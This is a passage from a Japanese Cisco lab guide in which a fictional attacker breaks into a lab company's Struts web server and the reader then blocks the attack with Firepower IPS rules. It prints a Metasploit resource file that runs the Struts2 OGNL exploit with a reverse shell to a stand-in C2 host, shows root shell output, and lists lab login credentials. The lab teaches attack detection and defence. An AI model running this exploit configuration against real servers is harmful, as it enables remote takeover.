
11. この攻撃では、Armitage が、一部の変数が事前設定されているドキュメント module4.rc を呼び出します。オプションで、画面下部のターミナル アイコンをクリックして、新しいターミナルを開き、/root ディレクトリから「ls」コマンドを実行して、module4.rc ファイルが存在するか確認することができます。module4.rc ファイルの内容を表示するには、「cat module4.rc」を実行します。module4.rc ファイルの内容の例を以下に示します。このファイルによって、ローカルの攻撃サーバの場所、使用するポートなど、攻撃に必要なデータがさらに得られます。攻撃を開始する前にこのファイルを表示する必要はありません。

```
# cd /root
# cat module4.rc
use exploit/multi/http/struts2_content_type_ognl
set PAYLOAD linux/x86/shell/reverse_tcp
set RHOST www.hackmds.com
set RPORT 80
set TARGETURI /clientportal/fileupload/upload.action
set LHOST c2.attack.com
set LPORT 8443
set ExitOnSession false
exploit -j
#
```

12. 適切なパラメータをすべて設定したので、[起動(Launch)] ボタンをクリックしてエクスプロイトを開始します。
13. [コンソール(Console)]に戻ると、[エクスプロイト(exploit)]という新しいウィンドウが開き、実際の攻撃ログが表示されます。右上のウィンドウに赤いコンピュータ モニタ アイコンが表示されていれば、システムのエクスプロイトが成功したことになります。おめでとう Mr. Orange、あなたは HackMDs DMZ Web サーバに対するルート アクセスに成功しました！



14. 開いたリバース セッションを介してシェル セッションを生成し、ホストと通信できるようになりました。通信するには、赤いモニタを右クリックして、[シェル 1(Shell 1)] > [通信(Interact)] の順に選択します。エクスプロイトされたターゲット システムと通信する、[シェル 1 (Shell 1)] という 3 番目のウィンドウが開きます。



15. いくつかコマンドを実行すると、ターゲット サーバに対する完全なルート アクセスが可能であることがわかります。たとえば、**whoami**、**pwd**、**netstat -rn** コマンドを実行します。以下がコマンドの出力結果の例です。**ls** など Linux の各種のコマンドや、以下に示す Linux チート シートのコマンドなどを自由に行ってみてください。

```

struts_include_params
struts
Console X exploit X Shell 1 X
$ whoami
root

```

注: Mr. Orange が DMZ ネットワークに侵入したため、HackMDs は敗北したことになります。攻撃者は永続的な拠点を確立し、そこから他のさまざまなネットワーク デバイスにピボットして侵害することが可能になります。このシナリオの最後にある高度なセクションで、この概念について説明します。このフェーズの攻撃は、シナリオ 5 でも行われます。


Linux コマンド チートシート

pwd	現在の作業ディレクトリを表示する。
uptime	システム稼働時間を表示する。
cd ..	パス上の 1 つ上のディレクトリレベルに移動する。
ls	ディレクトリ内のファイルを一覧表示する。フォルダの内容を確認する。
whoami	自分のユーザ名を表示する。ログインしているユーザ名がわからない場合。
man	コマンドのマニュアル。「ls」が何かを知りたい場合: 例:「man ls」
date	日付を表示する。
ls -a	隠しファイルを含むすべてのファイルを表示する。
grep	探している対象を絞り込む。例:「grep 192.168.1.1」
ps	プロセスのクイック スナップショットを表示する。
head「ファイル名」	ファイルの最初の 10 行を表示する。例: head joey.pdf
tail「ファイル名」	ファイルの最後の 10 行を表示する。例: tail joey.pdf

侵入防御によって Web リソースを防御する


次に、Cisco Firepower を使用して各種の攻撃を防御します。この演習では、Mr. Orange が開始した攻撃を特定し、侵入検知ポリシー (IDS) を調整して、侵入防御ポリシー (IPS) を確立します。また Firepower コンソールを検索して、脆弱性のあるシステムを特定し、Firepower Recommendations が、IPS の自動調整の対象として脆弱な DMZ サーバを特定したことを確認します。では開始しましょう。

1. Jumphost (Kali Attack サーバではない) で Web ブラウザを開き、[Firepower] タブまたは <https://192.168.30.5/> から Firepower Manager にアクセスします。
2. ユーザー名: **admin**、パスワード: **C1sco12345** を使用してログインします。



注: 「Existing Session Detected (既存のセッションが検出されました)」というメッセージが表示されたら、[続行 (Proceed)] ボタンをクリックして続行します。

3. 脅威にフォーカスしたサマリー ダッシュボードが表示されます。管理者としてログインし、重大な侵害を見つけたと想定します。この演習では、[侵入イベント (Intrusion Events)] タブをクリックして、IPS ルールを確認します。



4. ここでは上位の攻撃者が表示されます。今回は Mr. Orange の IP アドレス 198.18.133.6 が示されます。IP アドレス 198.18.133.6 をクリックして、攻撃を調査します。

Top Attackers	
Source IP	Count
 198.18.133.6	2

5. 攻撃の詳細が表示されます。このように、Firepower によって、Apache サーバの Struts の脆弱性が不正使用されたことが特定されました。右側には優先順位と攻撃の分類が表示されています。このような高度な攻撃は、調査と対処が必要です。

Message	Priority	Classification	Count
SERVER-APACHE Apache Struts remote code execution attempt (1:41818:2)	high	Attempted Administrator Privilege Gain	1
SERVER-APACHE Apache Struts remote code execution attempt (1:41819:2)	high	Attempted Administrator Privilege Gain	1

6. 次に、さらに詳細を確認するには、[管理者権限の取得の試行 (Attempted Administrator Privilege Gain)] など、いずれかの分類をクリックします。クリックすると、脅威の影響度、接続元、接続先などの詳細が表示されます。これも [高プライオリティ/影響度レベル 1 の脅威 (high priority/impact level 1 threat)] であるため、対処が必要です。次に IDS を IPS に変換します。

Time	Priority	Impact	Inline Result	Source IP	Source Country	Destination IP	Destination Country	Source Port / ICMP Type	Destination Port / ICMP Code
2018-02-16 19:32:14	high	1		198.18.133.6		198.19.20.5		45145 / tcp	80 (http) / tcp

注: デフォルトの Firepower IPS ポリシーは、この攻撃やその他の攻撃を自動的に防御します。攻撃の概念を実証するために、デフォルトの IPS ルールを調整して、Firepower の防御を手動で無効にする必要があります。[インライン結果 (Inline Result)] に対処の通知が表示されていないことから、何も対処がなされていないことがわかります。

7. 上部のタブ領域で [ポリシー (Policies)] タブをクリックし、[アクセス制御 (Access Control)] ドロップダウンメニューから [侵入 (Intrusion)] を選択すると、IPS ポリシーが表示されます。



8. [HackMDs のデフォルト IPS ポリシー (Hack MDs Default IPS Policy)] というポリシーがあることがわかります。このポリシーを変更します。左端までスクロールし、鉛筆アイコンをクリックして編集します。

Intrusion Policy	Drop when Inline	Status	Last Modified
Hack MDS Default IPS Policy	No	Used by 1 access control policy Policy up-to-date on all 1 devices	2017-12-22 17:08:12 Modified by "admin"

9. IPS ポリシーを変更するには、[ポリシー情報 (Policy Information)] にある [インラインの場合にドロップ (Drop when Inline)] チェックボックスをオンにし、メニューから [ルール (Rules)] を選択します。

注:IDS/IPS ソリューションによっては、IPS モードを有効にするためのオン/オフ ボタンがある場合があります。これは基本的に、ベンダーが防御のために重要だと考える対象だけが保護されるように、保護を制限するために使用されます。このアプローチでは、ネットワークの実態が考慮されていません。これは一般的に IPS lite と呼ばれるもので、重要なアセットが含まれているネットワークを保護するものではありません。


10. サイバー防御では、膨大な数のルールを使用することができます。そのため、環境に最適なルールを特定することが課題になります。この例では、struts を利用した攻撃に対するすべてのオプションを手動で特定します。フィルタ検索ボックスで struts という単語を検索し、**struts** ルールを特定します。ルールにフィルタを適用するには、**Enter** キーを押してください。

注: Cisco Talos は、現実の最新の脅威に基づいて、使用可能なシグニチャを継続的に更新しています。


Rule State	Event Filtering	Dynamic State	Alerting	Comments
<input type="checkbox"/>				
1	29859	SERVER-APACHE Apache Struts allowStaticMethodAccess invocation attempt	→	
1	21073	SERVER-APACHE Apache Struts allowStaticMethodAccess invocation attempt	→	
1	27575	SERVER-APACHE Apache Struts arbitrary OGNL remote code execution attempt	→	
1	30944	SERVER-APACHE Apache Struts CookieInterceptor classloader access attempt	→	
1	44327	SERVER-APACHE Apache Struts freemarker tag OGNL expression injection attempt	→	
1	44329	SERVER-APACHE Apache Struts freemarker tag OGNL expression injection attempt	→	
1	44330	SERVER-APACHE Apache Struts freemarker tag OGNL expression injection attempt	→	
1	44328	SERVER-APACHE Apache Struts freemarker tag OGNL expression injection attempt	→	
1	17533	SERVER-APACHE Apache Struts Information Disclosure Attempt	→	

注:エンタープライズグレードのIDS/IPSソリューションでは、さらに多数のシグニチャを有効化できますが、すべてのシグニチャを有効にすると、セキュリティアプライアンスが操作できなくなり、機能しなくなってしまいます。これは、ネットワーク上に存在する可能性がある脆弱性が多すぎるためです。現行のネットワークセキュリティポリシーと環境にとって重要なルールに合わせて、IPSを調整することがベストプラクティスになります。これは後でこのラボで行います。

11. フィルタによって43件の結果が得られたので、それらすべてを [イベントを生成(Generate Events)] から [ドロップしてイベントを生成(Drop and Generate Events)] に変更します。まず左上にあるチェックボックスをチェックして、すべての Struts ルールを選択します。



12. 次に [ルールの状態(Rule State)] をクリックし、[ドロップしてイベントを生成(Drop and Generate Events)] を選択します。



13. Firepower で「**Successfully set the rule state for 43 rule(s)**(43 個のルールに対してルールの状態を設定しました)」と表示されたら、[OK] をクリックして続行します。



注:Cisco Talos は、現実の最新の脅威に基づいて、使用可能なシグニチャを継続的に更新しています。

14. 43 個の Struts ルールに赤い X が付けられたことを確認してください。これは、各ルールに [ドロップしてイベントを生成 (Drop and Generate Events)] が設定されたことを示します。次に [ポリシー情報 (Policy Information)] をクリックすると、メインのルール ページに戻ります。

Overview Analysis **Policies** Devices Objects AMP Intelligence Deploy System Help admin

Access Control ► Intrusion Network Discovery Application Detectors Correlation Actions

Edit Policy: Hack MDS Default IPS Policy

Policy Information

Rules

Firepower Recommendation

Advanced Settings

Policy Layers

Rules

Rule Configuration Filter: struts

Rule Content

Category

- app-detect
- blacklist
- browser-chrome
- browser-firefox
- browser-ie
- browser-other
- browser-plugins
- browser-webkit
- content-replace
- decoder
- exploit-kit

43 selected rules of 43

Rule State	Event Filtering	Dynamic State	Alerting	Comments
<input checked="" type="checkbox"/>				
GID	SID	Message		
<input checked="" type="checkbox"/>	1	29859	SERVER-APACHE Apache Struts allowStaticMethodAccess invocation attempt	X
<input checked="" type="checkbox"/>	1	21073	SERVER-APACHE Apache Struts allowStaticMethodAccess invocation attempt	X
<input checked="" type="checkbox"/>	1	27575	SERVER-APACHE Apache Struts arbitrary OGNL remote code execution attempt	X
<input checked="" type="checkbox"/>	1	30944	SERVER-APACHE Apache Struts CookieInterceptor classloader access attempt	X
<input checked="" type="checkbox"/>	1	44328	SERVER-APACHE Apache Struts freemarker tag OGNL expression injection attempt	X

15. **Commit Changes** ボタンをクリックして、変更をコミットします。プロンプトに従い、オプションの [変更の説明 (Description of Changes)] を入力したら、[OK] をクリックします。

注: 変更を確認しようとしたときに、Firepower Management Center (FMC) で「EOS Store Failed (EOS の保存に失敗しました)」というメッセージが表示された場合は、FMC コンソールからログアウトし、再度ログインします。改めて変更を確認します。

16. ここで変更を保存して確定しましたが、さらに Firepower Management Center (FMC) から Firepower Threat Defense (FTD) 次世代ファイアウォールに変更を展開する必要があります。変更を展開するには、[展開 (Deploy)] ボタンをクリックします。

Deploy System Help admin

port Intrusion Rules Access Control Network Analysis Policy

Compare Policies Create Policy

Last Modified

17. 次に、この新しい設定を展開する Firepower ソリューションを選択します。「ftd」というデバイスの横にあるチェックボックスをオンにし、[展開 (Deploy)] ボタンをクリックして、新しい IPS 設定を展開します。


Deploy Policies Version: 2018-01-08 10:54 PM

Device	Group	Current Version
<input checked="" type="checkbox"/> ftd		2018-01-04 03:37 PM


Selected devices: 1

Deploy Cancel

18. プロセスが開始されます。設定ジョブが開始されるとウィンドウが閉じます。



19. 赤丸の感嘆符アイコンをクリックして Firepower アプライアンスに設定をプッシュすると、Firepower Manager のステータスを確認することができます。ステータスは、完了したパーセンテージで表示されます。導入が完了するまでは数分かかります。




20. ウィンドウを更新すると、ステータスが赤から緑に変わり、新しいポリシーが展開されて設定が最新になったことが示されます。[インラインの場合にドロップ(Drop when Inline)] に対する設定が [はい(Yes)] になったことがわかります。



21. 次にファイアウォールのアクセス ポリシーを確認します。上部の [ポリシー(Policies)] タブにある [アクセス制御 (Access Control)] ドロップダウンから、今回は [アクセス制御 (Access Control)] を選択します。



22. HackMDs で [HackMDs のデフォルトポリシー (HackMDs Default Policy)] というネットワーク ポリシーが使用されていることがわかります。右側にある鉛筆アイコンをクリックして [HackMDs のデフォルトポリシー (HackMDs Default Policy)] を表示し、編集します。



23. 次に、図に示す鉛筆アイコンをクリックして、アクセス ポリシーの最初のルール **Default Rule** を編集します。

Overview Analysis **Policies** Devices Objects AMP Intelligence Deploy System Help admin

Access Control Access Control Network Discovery Application Detectors Correlation Actions

HackMDs Default Policy

Enter Description

Prefilter Policy: [Default Prefilter Policy](#) SSL Policy: [None](#) Identity Policy: [HackMDS-DEFAULT](#)

Inheritance Settings | Policy Assignments (1)

Rules Security Intelligence HTTP Responses Advanced

Filter by Device Show Rule Conflicts Add Category Add Rule Search Rules

#	Name	Sour... Zones	Dest Zones	Sour... Net...	Dest Net...	VLA...	Users	Appl...	Sour...	Dest...	URLs	ISE/... Attri...	Act...					
Mandatory - HackMDs Default Policy (1-4)																		
1	Do-Not-Ins	Any	Any	OBJ-A OBJ-A	c2.att infra.t	Any	Any		FTP FTP D: FTP P:	Any	Any	Any	Allow					0
2	Inbound We	Any	Any	any	WebS	Any	Any	Any	Any	HTTP	Any	Any	Allow					0
3	Monitor-URL	Any	Any	Any	Any	Any	Any	Any	Any	Any	Uncate	Any	Moni					0
4	Default Rule	Any	Any	Any	Any	Any	Any	Any	Any	Any	Any	Any	Allow					0
Default - HackMDs Default Policy (-)																		
There are no rules in this section. Add Rule or Add Category																		

Default Action Intrusion Prevention: Hack MDS Default IPS Policy

24. これにより、このアクセス制御ポリシー ルールの [ルールの編集 - デフォルト ルール (Edit Rule - Default Rule)] ウィンドウが表示されます。各種のポリシーへのアクセスを制御する、多数のタブ メニューがあることを確認してください。各メニュー オプションについて、以下に簡単に説明します。

Editing Rule - Default Rule

Name: Default Rule Enabled Move

Action: Allow

Zones Networks VLAN Tags Users Applications Ports URLs SGT/ISE Attributes Inspection Logging Comments

Available Zones

- dcloud-l2-vlan1
- dcloud-l2-vlan2
- dcloud-l2-vlan3
- dcloud-vlan-primary

Source Zones (0)

Destination Zones (0)

Save Cancel

注: 以下に示すのは追加の参照情報です。必要に応じて、次のステップにスキップしてラボを続行することができます。

[ゾーン(Zones)]: DMZ など、定義したネットワークのグループ

Editing Rule - Default Rule

Name: Default Rule Enabled [Move](#)

Action: Allow

Available Zones

- dcloud-l2-vlan1
- dcloud-l2-vlan2
- dcloud-l2-vlan3
- dcloud-vlan-primary

Source Zones (0)

any

Destination Zones (0)

any

Save Cancel

[ネットワーク(Networks)]: 全体の内部ネットワーク サブネットなどのネットワーク オブジェクト

Editing Rule - Default Rule

Name: Default Rule Enabled [Move](#)

Action: Allow

Available Networks

- any
- any-ipv4
- any-ipv6
- IPv4-Benchmark-Tests
- IPv4-Link-Local
- IPv4-Multicast
- IPv4-Private-10.0.0.0-8
- IPv4-Private-172.16.0.0-12
- IPv4-Private-192.168.0.0-16

Source Networks (0)

any

Destination Networks (0)

any

Save Cancel

[VLAN タグ(VLAN Tags)]: VLAN

注: プロキシ ソリューションを導入しているお客様は、Firepower をアプリケーション層ファイアウォールとして使用することで、プロキシによって保護されないポートを保護できます。

Editing Rule - Default Rule


Available VLAN Tags

Selected VLAN Tags (0)

any

Enter a VLAN tag Add

[ユーザ (Users)]: Active Directory などのソースから取得できるユーザグループ。契約社員限定など、特定のユーザまたはグループにポリシーを適用できます。




[アプリケーション (Applications)]: ルールを適用できる何千ものアプリケーションを確認できます。Firepower はアプリケーション層ファイアウォールであるため、たとえば次の図では、Facebook が検索され、Facebook 内で制御するための多数のオプションが表示されています。参考までに、この機能はデフォルトの Firepower ライセンスに含まれています。

注: Web サイトのフィルタリングは、セキュリティではなくポリシーの適用であることが重要です。



[ポート (Ports)]: FTP または BitTorrent など、特定のポート制御。これもデフォルトの Firepower ライセンスに含まれています。




注: 一般的にプロキシソリューションでは、80 や 443 などの特定のポートだけが確認されます。つまり、BitTorrentトラフィックで使用されるポートなど、その他のポートは見逃されるということです。Firepower Threat Defense (FTD) などのアプリケーション層ファイアウォールは、すべてのポートとプロトコルを確認するため、プロキシベースのテクノロジーを補完する機能として有効です。


[URL (URLs)]: ポリシーを適用できる膨大な数の Web サイトを示します。それらは、左側に業界別に分類されます。これは Firepower の URL ライセンスであるため、最新の Web サイトとそれに関連するリスクについて、Cisco Talos から継続的に情報が提供されます。



[SGT/ISE 属性 (SGT/ISE Attributes)]: これはシナリオ 7 に示す、Cisco Identity Services Engine (ISE) との統合オプションです。



25. アクセス ポリシーの [デフォルト ルール (Default Rule)] は、すでに [許可 (Allow)] アクションに設定されています。



